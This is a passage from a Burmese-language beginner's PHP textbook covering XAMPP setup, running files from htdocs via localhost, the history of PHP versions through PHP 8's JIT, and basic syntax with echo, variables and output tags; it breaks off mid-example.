အဲဒီလို အကုန်စုံအောင် ပါနေတဲ့အတွက်ကြောင့်ပဲ အများအသုံးပြုဖို့ အင်တာနက်ပေါ်မှာ ရွှေ့တင်ပေးမယ့် Production Environment နဲ့တော့ မသင့်တော့ဘူး လို့ တစ်ခါထဲ တွေဖက်မှတ်သားသင့်ပါတယ်။ လို့တာရော၊ မလိုတာရော အကုန်ပါနေလို့၊ လို့အပ်တာထက် ပိုနေးတာမျိုးတွေ၊ မသုံးဖြစ်ဘဲ ပါဝင်နေတဲ့ နည်းပညာကနေ လုံခြုံရေးအားနည်းချက် ပေါ်နေတာမျိုးတွေ ရှိလာတတ်ပါတယ်။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ PHP ကုဒ်တွေ ရေးစမ်းဖို့အတွက် Development Environment တည်ဆောက်ရာမှာသာ အသုံးပြုသင့်ပြီး၊ အများသုံးဖို့ ပေးတဲ့ Production Environment မှာတော့ မသုံးသင့်ဘူးလို့ ပူးတွဲမှတ်သားရမှာပါ။ အများသုံးမယ့် Production Environment မှာတော့ ကိုယ့်ပရောဂျက်အတွက် လို့အပ်မယ့် နည်းပညာတွေကို ကိုယ်တိုင် (သို့မဟုတ်) သက်ဆိုင်ရာ System Administrator က တစ်ခုချင်း စီစစ်ပြီး ထည့်သွင်းဖို့ လို့အပ်နိုင်ပါတယ်။

ဆက်လက်လေ့လာနိုင်ဖို့အတွက် XAMPP Installer ဖိုင်ကို ဒီလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- <https://www.apachefriends.org>

Install လုပ်ပုံလုပ်နည်းနဲ့၊ Install လုပ်ပြီးနောက် ဆက်လုပ်သင့်တာတွေ ရှိပါတယ်။ ဒါတွေကို စာနဲ့ရေးပြရင် ထိရောက်မှုရှိမှာ မဟုတ်ပါဘူး။ လက်တွေ့လုပ်ပြမှာသာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒ္ဓိဒီယိုသင်ခန်းစာတစ်ခု ကြိုတင်စီစဉ်ထားပါတယ်။ ရှုံးဆက်မဖတ်ခင် အဲဒီသင်ခန်းစာကို ကြည့်ပြီး XAMPP ကို Install လုပ် အသင့်ပြင်ထားဖို့ လို့အပ်ပါတယ်။ ဒီလိပ်စာမှာ ကြည့်ရမှာပါ။

- <https://www.facebook.com/fairway.technology/videos/2994956967228569/>

Fairway Technology ရဲ့ Facebook Page ကို သွားပြီး Videos Section ထဲမှာကြည့်လိုက်ရင်လည်း PHP Development Environment with XAMPP and Composer ဆိုတဲ့ ခေါင်းစဉ်နဲ့ ဒီဇီဒီယိုသင်ခန်းစာကို တွေ့ရမှာပါ။ အချိန် (၁၅) မီနှစ်ခန့်ဖြစ်ပြီး ကြည့်ဖြစ်အောင်ကြည့်ဖို့၊ လုပ်ဖြစ်အောင် လိုက်လုပ်ထားဖို့ လို့အပ်ပါတယ်။ XAMPP ကို Install လုပ်နည်းအပြင် PHP ကို Command Prompt မှာ Run လို့ရအောင်လုပ်နည်းနဲ့ Composer ခေါ် နောက်ပိုင်းမှာ လို့အပ်လာမယ့် နည်းပညာတစ်ခုကို ထည့်သွင်းနည်းပါ တစ်ခါထဲ ထည့်ပြထားလိုပါ။

Running PHP Code

Development Environment တည်ဆောက်ရရှိပြီဆိုရင် PHP ကုဒ်တွေကို ဘယ်မှာရေးရမလဲ၊ ဘယ်လို စမ်းရမလဲဆိုတာကို ဆက်ပြောရပါမယ်။

1. PHP ကုဒ်တွေကို HTML Document ထဲမှာရေးပြီး
2. .php Extension နဲ့
3. Web Server ရဲ့ Document Root ဖို့အတွက် သိမ်းပေးရပါမယ်။

XAMPP နဲ့အတူပါတဲ့ Apache Web Server ရဲ့ Document Root ဖို့အမည်ဟာ htdocs ဖြစ်ပြီး Windows မှာဆိုရင် အများအားဖြင့် C:\xampp\htdocs ဖြစ်ပါတယ်။ အကယ်၍ XAMPP ကို Install လုပ်ချိန်မှာ ဖို့အတွက်ဖော်ပြုရန်တော့ ကိုယ်ပြောင်းခဲ့တဲ့ တည်နေရာမှာပဲ ရှာလိုက်ပါ။ htdocs ဖို့အတွက် ကုဒ်ဖိုင်တွေကို ဒီအတိုင်းထည့်ရေးလိုရသလို၊ လိုအပ်ရင် ဖို့အဆင့်ဆင့် ထပ်မံတည်ဆောက်ပြီး တော့ စုစုည်းရေးသားလို ရပါတယ်။

PHP ကုဒ်တွေ ထည့်သွင်းရေးသားမယ့် HTML ဖိုင်ရဲ့ အမည်ကို မိမိနှစ်သက်ရာ ပေးနိုင်ပေါ်ယူ Extension ကိုတော့ .php လို ပေးရပါတယ်။ .html လို ပေးလိုမရပါဘူး။ Web Server တွေက အများအားဖြင့် ဖိုင် Extension .php ဖြစ်မှ အထဲက PHP ကုဒ်ကို Run ပေးဖို့ Setting လုပ်ထားကြလိုပါ။ ဒီနည်းနဲ့ ရှိုးရှိုး ရေးထားတဲ့ Static HTML ဖိုင်နဲ့ PHP ကုဒ်တွေပါဝင်တဲ့ Dynamic HTML ဖိုင်ကို ခွဲကြတာပါ။


ရေးထားတဲ့ကုဒ်ကို စမ်းဖို့အတွက် ရှိုးရှိုး HTML တွေလို ဒီအတိုင်း Browser နဲ့တိုက်ရှိက် ဖွဲ့ကြည့်လို မရပါဘူး။ Web Server ကိုဆက်သွယ်ပြီးတော့ လိုချင်တဲ့ဖိုင်ကို တောင်းယူရပါတယ်။ ဒီတော့မှ Web Server က အထဲကကုဒ်တွေကို Run ပြီး ရလဒ်ကို ပြန်ပေးမှာ မို့လိုပါ။ Web Server က လက်ရှုကွန်ပျူးတာထဲမှာပဲ ရှိုနေတာမြိုလို အဲဒီ Web Server ကို localhost ဆိုတဲ့ လိပ်စာကနေ ဆက်သွယ်နိုင်ပါတယ်။ အကယ်၍ Web Server အလုပ်လုပ်နေတဲ့ Port နံပါတ်ကို ပြောင်းခဲ့မယ်ဆိုရင်တော့ Web Server ကိုဆက်သွယ်နိုင်ဖို့ localhost နောက်မှာ Port နံပါတ်ကို Colon သက်္ကာနဲ့အတူ ထည့်သွင်းပေးရမှာပါ။ ဒီသဘောကို Development Environment တည်ဆောက်ပုံ ဗို့ဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြထားပါတယ်။

လက်တွေစမ်းကြည့်နိုင်ဖို့အတွက် htdocs ဖိုဒါထဲမှာ info.php ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခု တည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးသားပေးပါ။

PHP

```
<?php phpinfo() ?>
```

- <http://localhost/info.php>



Web Server လိပ်စာဖြစ်တဲ့ localhost ရဲနောက်မှာ ရေးသားထားတဲ့ ကုဒ်ဖိုင်အမည်ကို ပေးလိုက်တာပါ။ အပြည့်အစုံက `http://localhost/info.php` ဆိုပေမယ့် ရွှေဆုံးက `http://` သက်တကို ကိုယ်ထည့်မပေးရင် Browser က သူ့ဘာသာ ထည့်ပြီး အလုပ်လုပ်ပေးသွားလို့ ထည့်မရှုက်လည်း ရပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ရင် ပြီးခဲ့တဲ့စာမျက်နှာမှာ ဖော်ပြထားတဲ့ပုံလို့ ရလဒ်မျိုးကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ဒါက ကုဒ်ဖိုင်ကို htdocs ဖို့အောက်မှာ တိုက်ရှုက်ရေးလိုက်တာပါ။ အကယ်၍ ကုဒ်ဖိုင်ကို htdocs ထဲမှာ app ဆိုတဲ့ဖို့က တည်ဆောက်ပြီးတော့မှ အထဲမှာ info.php ဆိုတဲ့အမည်နဲ့ ရေးသားထားမယ်ဆိုရင် Browser မှာ ထည့်သွင်းစမ်းသပ်ရမယ့် လိပ်စာက `localhost/app/info.php` ဖြစ်ပါတယ်။ ဖို့ငြင် တည်နေရာကို ဖို့အိန္ဒိတစ်ကွ ထည့်သွင်းပေးရတာပါ။

အကယ်၍ ပေးလိုက်တဲ့လိပ်စာက ဖိုင်အမည်မပါဘဲ ဖို့သက်သက် ဖြစ်နေမယ်ဆိုရင် Web Server က အဲဒီ ဖို့အိမ္ဒိတဲ့ ဖိုင်စာရင်းကို ပြန်ပေးမှာပါ။ ဥပမာ - `localhost/app/` ဆိုရင် app ဖို့အိမ္ဒိတဲ့ ရှိနေရင် ဖိုင်စာရင်းကို တွေ့မြင်ရပါလိမ့်မယ်။ ဖို့အိတစ်ခုရဲ့ Index Page (Home Page) သတ်မှတ်လိုရင် `index.php` ဖိုင်ကို သုံးနိုင်ပါတယ်။ ဖို့အိတစ်ခုရဲ့အတွင်းထဲမှာ `index.php` ဖိုင်ရှိနေမယ်ဆိုရင် လိပ်စာ အနေနဲ့ ဖို့ကို ပေးလိုက်တဲ့အခါ အထဲကဖိုင်စာရင်းကို ပြန်မပေးတော့ဘဲ `index.php` ကို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဥပမာ app ဖို့အိမ္ဒိတဲ့ `index.php` ရှိနေရင် `localhost/app/` လိပ်စာကို ထည့်သွင်းလိုက်တဲ့အခါ နောက်က ဖိုင်အမည်ကို ထည့်ပေးမထားပေမယ့် `index.php` ကိုအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒါဟာ ခက်ခဲလှတဲ့ သဘောဘသာဝကြီး မဟုတ်ပေမယ့်၊ လေ့လာစမှာ မျက်စိလည်တတ်ကြပါတယ်။ အခု မှ PHP ကို ပထမဆုံး စတင်လေ့လာဖူးသူဆိုရင် ဒီသဘောကို ကောင်းကောင်း နားလည်သဘောပေါက်စေဖို့အတွက် လက်တွေ့ စမ်းသပ်ကြည့်ပြီးမှ ရွှေဆက်သင့်ပါတယ်။ PHP ကုဒ် ရေးပုံရေးနည်းတွေ မပြောရသေးပေမယ့်၊ ရှိုးရှိုး HTML Document တွေကိုပဲ `.php` Extension နဲ့ htdocs ဖို့အိမ္ဒိတဲ့သိမ်းပြီး `localhost` ကနေတစ်ဆင့် ခေါ်ယူစမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP 8

ဒီစာရေးနေဂျိနှင့်မှာ ထွက်ထားတဲ့ နောက်ဆုံး PHP Version ကတေသ့ PHP 8 ဖြစ်ပါတယ်။ ဒါကြောင့် လက်ရှုပရောဂျက်တွေမှာ အများသုံးနေဆဲ PHP Version အဆဲ (၃) ခု ရှိနေပါတယ်။ PHP 5, PHP 7 နဲ့ PHP 8 တို့ ဖြစ်ပါတယ်။

PHP 5 မှာ 5.5 နဲ့ 5.6 ထိရှိပါတယ်။ 5.5 ရဲ့ ရွှေ့ပိုင်း Version တွေကို အသုံးပြုသူ မရှိသလောက် နည်းသွား ပြီ ဖြစ်သလို 5.6 နောက်ပိုင်း Version သစ် ထပ်မထွက်တော့ပါဘူး။ PHP 6 လည်းမရှိပါဘူး။ ထွင်တော့ ထွင်ခဲ့ကြပါသေးတယ်။ အများသုံးဖို့ မကြညာနိုင်ခဲ့တာပါ။

PHP 6 ကို တိတွင်နေစဉ်မှာ PHP ကို လက်တွေ့ အသုံးပြုနေတဲ့ လုပ်ငန်းကြီးတွေထဲမှာ အကြီးဆုံးလို့ ပြော ရမယ့် Facebook က HipHop လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးကို တိတွင်ခဲ့ပါတယ်။ HipHop ဆိုတာ PHP ကုဒ်ကို C++ ကုဒ်ဖြစ်အောင် ပြောင်းပေးနိုင်တဲ့ နည်းပညာပါ။ အဲဒီအချိန်တုံးက C++ ဆိုတာ Programming Language တွေထဲမှာ C ပြီးရင် ဒုတိယမြောက် အမြန်ဆုံးလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါ ကြောင့် HipHop ရဲ့အကူအညီနဲ့ PHP ကုဒ်တွေကို C++ ပြောင်း၊ Compile လုပ်ပြီးမှ အသုံးပြုတဲ့အခါ ပို ကောင်းတဲ့ စွမ်းဆောင်ရည်ကို ရစေနိုင်သွားတဲ့ သဘောပါ။

ပြီးတော့ Facebook က HHVM (HipHop Virtual Machine) လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးကို ထပ်မံ တိတွင်ခဲ့ပြန်ပါတယ်။ နည်းပညာက ကျယ်ပြန်ပေမယ့် အနှစ်ချုပ်အားဖြင့် ဒီလိမှတ်နိုင်ပါတယ်။ ရှိုးရိုး PHP မှာ ကုဒ်တွေကို Zend Engine လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးနဲ့ တစ်ဆင့်ခဲ့ Run ပါတယ်။ HHVM ကတော့ ကုဒ်တွေကို CPU က တိုက်ရှိကနားလည်တဲ့ Machine Code ပြောင်းပြီးတော့ Run ပါတယ်။ ဒါကြောင့် ပို မြန်ပါတယ်။ ရေးထားတဲ့ PHP ကုဒ်ချင်းအတူတူ ရှိုးရိုး PHP Interpreter နဲ့ Run တာထက် Facebook ရဲ့ HHVM နဲ့ Run တာက ပိုမြန်မယ်ဆိုတဲ့သဘော ဖြစ်သွားတာပါ။

- <https://hhvm.com>

ပြီးတော့ Facebook က Hack လို ခေါ်တဲ့ PHP Compatible Programming Language တစ်ခုကို တိတွင် ခဲ့ပါတယ်။ PHP နဲ့ ရေးထုံးပိုင်းမကွာပဲ Scalar Type Hinting တို့ Return Type Hinting တို့လို ဖြည့်စွက်မှု တစ်ချို့ ပိုမိုပါဝင်သွားတာပါ။ ဒီရေးထုံးတွေအကြောင်းကို သူ့နေရာနဲ့သူ့ ဆက်လက်ဖော်ပြသွားမှာပါ။

Loosely Typed Language တစ်ခုဖြစ်တဲ့ PHP ဟာ အခြားသော Loosely Typed Language များ အားလုံးနည်းတူ ရေးရတာလွယ်ကူမြန်ဆန်ပေမယ့် စောစောစီးစီး မသိလိုက်ဘဲ နောက်မှပေါ်တဲ့ Runtime Error တွေ များတတ်တဲ့ အားနည်းချက် ရှိနေပါတယ်။ ဒါကို Hack က Type Hinting နည်းစနစ်တွေ ထပ်ဖြည့်ပြီးတော့ ကုစားပေးလိုက်လို ပိုပြီးတော့ အရည်အသွေးကောင်းတဲ့ ကုဒ်ကို ရသွားစေနိုင်တဲ့သဘောပါ။

- <https://hacklang.org>

ဒါ အသစ်တိတွင်မှုတွေက လုပ်လက်စ PHP 6 ထက် အလားအလာ ပိုကောင်းနေတာ တစ်နေ့တွေး ပိုမို ထင်ရှားလာတဲ့အတွက် PHP ကို စီမံနေကြသူတွေက PHP 6 တွင်နေတာကို ရပ်လိုက်ပြီး HHVM တို့ Hack တို့ကို နမူနာယူထားတဲ့ PHP 7 ကို ဆက်လက်တိတွင်ခဲ့ကြပါတယ်။ ဒါကြောင့် PHP 6 ဆိုတာ တွက်မလာ လိုက်ဘဲ PHP 7 ကို တစ်ဆင့်ကျဉ် ရောက်ရှိသွားတာပါ။ လက်ရှိ ဒီစာရေးနေဂျီနှင့်မှာ PHP 7.0 ကနေ 7.4 ထိ တွက်ထားပါတယ်။

PHP 7 ကတော့ အတွင်းပိုင်း အလုပ်လုပ်ပုံ အပြောင်းအလဲတွေနဲ့အတူ စွမ်းဆောင်ရည်မှာ PHP 5 ထက် နှစ်ဆန္ဒီးပါး ပိုမြန်တဲ့ ရလဒ်ကောင်းတွေကို ရသွားပါတယ်။ ရေးထုံးပိုင်းမှာ Backward Compatible တော့ အပြည့်အဝ မဖြစ်ပါဘူး။ ဆိုလိုတာက PHP 5 နဲ့ရေးထားတဲ့ ပရောဂျက်ကို PHP 7 နဲ့ Run လို အပြည့်အဝ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် လေ့လာမှု ရှုထောင့်က ကြည့်ရင်တော့ PHP 5 ကိုလေ့လာထားမိလို PHP 7 ကို အသစ်အစအဆုံး ပြန်လေ့လာရတယ်ဆိုတာမျိုးတော့ ရှိမှာ မဟုတ်ပါဘူး။ အလားတူပဲ PHP 8 ဖြစ်သွားလို အသစ်ပြန်လေ့လာစရာလည်း မလိုပါဘူး။ ရေးထုံးတွေက အများအားဖြင့် တူညီကြပါတယ်။ မတူတော့ပဲ ကွဲပြားသွားတဲ့ အစိုင်းလေးတွေလောက်ကို ရွှေ့ချယ်မှတ်သားလိုက်ရင် ရသွားပါပြီ။ ဒီလိုကွဲပြားသွားတာလေးတွေကို သူ့နေရာနဲ့သူ ထည့်သွင်းဖော်ပြပေးသွားမှာပါ။

လက်ရှိဒီစာရေးနေဂျီနှင့် အသစ်အစအဆုံး ပြန်လေ့လာရတယ်။

PHP 8 မှာတော့ JIT လိုခေါ်တဲ့ နည်းပညာတစ်မျိုး ဖြည့်စွက်ပါဝင်လာပါတယ်။ စမ်းသပ်မှုတွေအရ တစ်ချို့ အချိန်ယူအလုပ်လုပ်ရတဲ့ လုပ်ငန်းတွေမှာ PHP 7 ထက် (၁) ဆုံး ကနေ (၂) ဆထိ ပိုမြန်သွားပြီး စွမ်းဆောင်ရည်တိုင်းတာဖို့ သက်သက် ရည်ရွယ်ထားတဲ့ Benchmark တွေမှာတော့ (၃) ဆလောက်ထိ ပိုမြန်တယ်ဆိုတာကို တွေ့ရပါတယ်။ ဒါပေမယ့် လက်ရှိ ရှိနေတဲ့ ပရောဂျက်တွေမှာ စမ်းသပ်တဲ့အခါ PHP 7.4 နဲ့

စွမ်းဆောင်ရည် မတိမ်းမယိမ်းသာ ရှိတယ်ဆိုတာကို တွေ့ရှိထားလို့ ဒါကိုလည်း သတိပြုသင့်ပါတယ်။ JIT ကပေးတဲ့ အားသာချက်ကို ရယူနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေ ရှိနိုင်သလို၊ မရနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေလည်း ရှိနိုင်ပါတယ်။

JIT ဆိုတာ Just In Time Compilation ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ပုံမှန်အားဖြင့် PHP ဟာ Interpreted Language ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို တိုက်ရိုက် ဘာသာပြန်ခြင်းအားဖြင့် အလုပ်လုပ်ပါတယ်။ JIT နည်းပညာကတော့ ထပ်ခါထပ်ခါ Run ရတဲ့ကုဒ်တွေကို Compile လုပ်ထားခြင်းအားဖြင့် ထပ်ခါထပ်ခါ တိုက်ရိုက်ဘာသာပြန်စရာ မလိုတော့လို့ ပိုမြန်သွားတဲ့ သဘောမျိုးပါ။ တစ်ကယ် Compiled Language တွေမှာကို ကြိုတင် Compiled လုပ်ခြီးမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ တိုက်ရိုက်ဘာသာပြန် စနစ်ကိုပဲ ဆက်သုံးပါတယ်။ Interpreter က အကြိမ်ကြိမ်လုပ်ရတဲ့ ကုဒ်တွေ ရှိလာရင် Compile လုပ် သိမ်းထားပြီး ပြန်သုံးပေးလိုက်တဲ့သဘောပါ။

Facebook ရဲ့ HHVM မှာလည်း JIT နည်းပညာ ပါဝင်ပါတယ်။ ဒါပေမယ့် PHP 7 ထွက်လာပြီးနောက် HHVM တို့ Hack တို့ပေါ်မှာ လူတွေရဲ့ စိတ်ဝင်စားမှု လျော့ကျသွားပါတယ်။ ပင်မ PHP မှာလည်း တူညီတဲ့ လုပ်ဆောင်ချက်နဲ့ တူညီတဲ့စွမ်းဆောင်ရည်ကို ရသွားပြီမြဲလိုပါ။ Benchmark တိုင်းတာမှုတွေအရ နည်းတောင် ပိုသာသေးတယ်လို့ ဆိုနိုင်ပါတယ်။ အခုန်ရင် HHVM က ရှိုးရှိုး PHP ကိုလည်း Support မ လုပ်တော့ပါဘူး။ Hack တစ်မျိုးထဲကိုသာ Support လုပ်ပါတော့တယ်။

ဒီစာအုပ်မှာ ကုဒ်နမူနာတွေဖော်ပြတဲ့အခါ PHP 8 ကို အမိကထားအသုံးပြုသွားမှာ ဖြစ်ပေမယ့်၊ တစ်ချို့ PHP 8 သီးသန်လုပ်ဆောင်ချက်တွေက လွှဲရင် အများအားဖြင့် PHP 5 တို့ PHP 7 တို့နဲ့ စမ်းကြည့်ရင်လည်း အဆင်ပြေမှာပါ။ သက်ဆိုင်ရာကုဒ်နဲ့အတူ စမ်းလို့ရမယ့် PHP Version ကိုတွဲပြပေးမှာမြဲလို့ ပြထားတဲ့ Version နံပါတ်ကိုတော့ သတိပြုပေးပါ။

ကုဒ်နမူနာတွေမှာ PHP လိုကောင်းစဉ်တပ်ပေးထားရင် Version အားလုံးနဲ့ အဆင်ပြေတယ်ဆို အဓိပ္ပာယ်ပါ။ PHP 7 (သို့မဟုတ်) PHP 8 လို့ ကောင်းစဉ်တပ်ထားရင်တော့ သက်ဆိုင်ရာ Version နဲ့သာ အဆင်ပြေတဲ့ကုဒ် ကို ဆိုလိုခြင်းပဲ ဖြစ်ပါတယ်။

အခန်း (၂၇) – PHP Syntax, Variables & Data Types

HTML Document ထဲမှာ PHP ကုဒ်တွေကို HTML Element တွေနဲ့ အခုလို တွဲဖက်ပြီး ရေးနိုင်ပါတယ်။

PHP


```
<h1>Home Page</h1>
<p>
    Total: <?php echo 1 + 2 ?>
</p>
```

<?php အဖွင့်နဲ့ ?> အပိတ်ကြားထဲမှာ PHP ကုဒ်တွေကို ရေးပေးရတာပါ။ နူးနာအရ 1 နဲ့ 2 ကိုပေါင်းပြီး ဖော်ပြခိုင်းလိုက်တဲ့ Statement တစ်ခုကို ရေးသားထားတာပါ။ echo Keyword က အရေးကြီးပါတယ်။ ရလဒ်တွေကို Output အနေနဲ့ ထုတ်ပြီး ဖော်ပြစေလိုတဲ့အခါ echo နဲ့ ဖော်ပြခိုင်းရပါတယ်။ ဒါကုဒ်ကိုအလုပ်လုပ်လိုက်ရင် ပြန်ရမယ့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    Total: 3
</p>
```

PHP က ထုတ်ပေးလိုက်တာက HTML Output ဖြစ်ပြီး အဲဒီ HTML Output ကို Browser က နောက်ဆုံး ရလဒ်အနေနဲ့ ပြပေးတယ်ဆိုတာကို သတိပြုပါ။ ဒါကြောင့် စမ်းကြည့်ရင် တွေ့မြင်ရမှာက နောက်ဆုံးရလဒ်ဖြစ်ပြီး၊ PHP က ထုတ်ပေးလိုက်တဲ့ HTML Output အပြည့်အစုံကိုသိချင်ရင် Browser ရဲ့ View Source ကို အသုံးပြုနိုင်ပါတယ်။



Output ထုတ်ဖော်ပြစေနိုင်အတွက် print Keyword လည်း ရှိပါသေးတယ်။ echo အစား print ကို သုံးလို့ ရှိနိုင်ပါတယ်။ ဒါပေမယ့် echo က နည်းနည်းပိုမြန်တဲ့အတွက် print ကို မသုံးသလောက် နည်းပြီး echo ကိုပဲ သုံးကြပါတယ်။

အကယ်၍ ကုဒ်တွေက တစ်လိုင်းထက် ပိုတယ်ဆိုရင် ခွဲရေးလို့ရပါတယ်။ တစ်လိုင်းထက် ပိုလာပြီဆိုရင် တော့ Statement တစ်ခုပြီးတိုင်း Semicolon နဲ့ပိတ်ပေးရပါတယ်။ မပိတ်မနေရ ပိတ်ပေးရတာပါ။ Semicolon မပါရင် အလုပ်မလုပ်တော့ပါဘူး။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<p>
    Total:
    <?php
        $num1 = 3;
        $num2 = 5;
        echo $num1 + $num2;
    ?>
</p>
```

နှမူနာမှာ \$num1 လိုပေါ်တဲ့ Variable တစ်ခုနဲ့ \$num2 လိုပေါ်တဲ့ Variable တစ်ခုတို့ကို ကြညာလိုက်တာပါ။ တစ်လက်စတည်း Variable အကြောင်းကိုပါ တွေ့ကြည့်ကြပါမယ်။ PHP မှာ Variable ကြညာဖို့ var တို့ let တို့လို Keyword တွေ သုံးစရာမလိုပါဘူး။ ဒါပေမယ့် ခြင်းချက်အနေနဲ့ [PHP Variable](#) မှန်သမှု ဆုတေသနတွေမှာ စောင့်ပေါ်တယ်။ မဖြစ်မနေ စောင့်ပေါ်မယ်။ နှမူနာအရ Variable နှစ်ခုကြညာပြီး ပေါင်းခြင်းရလဒ်ကို ဖော်ပြနိုင်းလိုက်တာပါ။

ကုဒ်တွေကို တစ်နေရာထဲမှာ စုရေးတာမျိုး မဟုတ်ဘဲ လိုအပ်ရင် နှစ်နေရာ သုံးနေရာလည်း ခွဲရေးလို ရပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?php echo $num1 + $num2 ?>
</p>
```

ဒီတစ်ခါ Variable ကြေညာတဲ့ကုဒ်တွေကို သပ်သပ်ရေးပြီး၊ ပေါင်းခြင်းရလဒ် ဖော်ပြနေတဲ့ကုဒ်ကို သပ်သပ်ရေးထားပါတယ်။ ရလဒ်က အတူတူပဲ ဖြစ်မှာပါ။ PHP မှာ ရလဒ်တွေကို ဖော်ပြနေဖို့ သုံးရတဲ့ အတိကောက်ရေးနည်းတစ်ခု ရှိပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?= $num1 + $num2 ?>
</p>
```

<?= အဖွင့်နဲ့ ?> အပိတ်ကို သုံးလိုက်တာပါ။ Output Tag လို ခေါ်နိုင်ပါတယ်။ ဒါ Output Tag ကိုသုံးရင် echo Keyword ထည့်စရာ မလိုတော့ပါဘူး။ ရလဒ်ကို တစ်ခါတဲ ဖော်ပြပေးလိုက်မှာ မို့လိုပါ။ PHP မှာ

ရှိုးရှိုးအတိုကောက် Short Opening Tag ဆိုတာ ရှိုပါသေးတယ်။ < ? အဖွင့်နဲ့ ?> အပိတ်ကို သုံးရတာပါ။ ဒါပေမယ့် မသုံးသင့်တဲ့ ရေးထုံးအဖြစ် သတ်မှတ်ထားကြလို့ သူ့အကြောင်းကို အကျယ်မချဲတော့ ပါဘူး။ ရေးနည်း ရှိုမှန်းသိအောင်သာ ထည့်ပြေလိုက်တာပါ။ နောက်တစ်နည်းအနေနဲ့ PHP နဲ့ HTML ကို ခွဲပြီး ရေးလို့ လည်း ရပါသေးတယ်။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php
        if($hour < 6 || $hour > 18) {
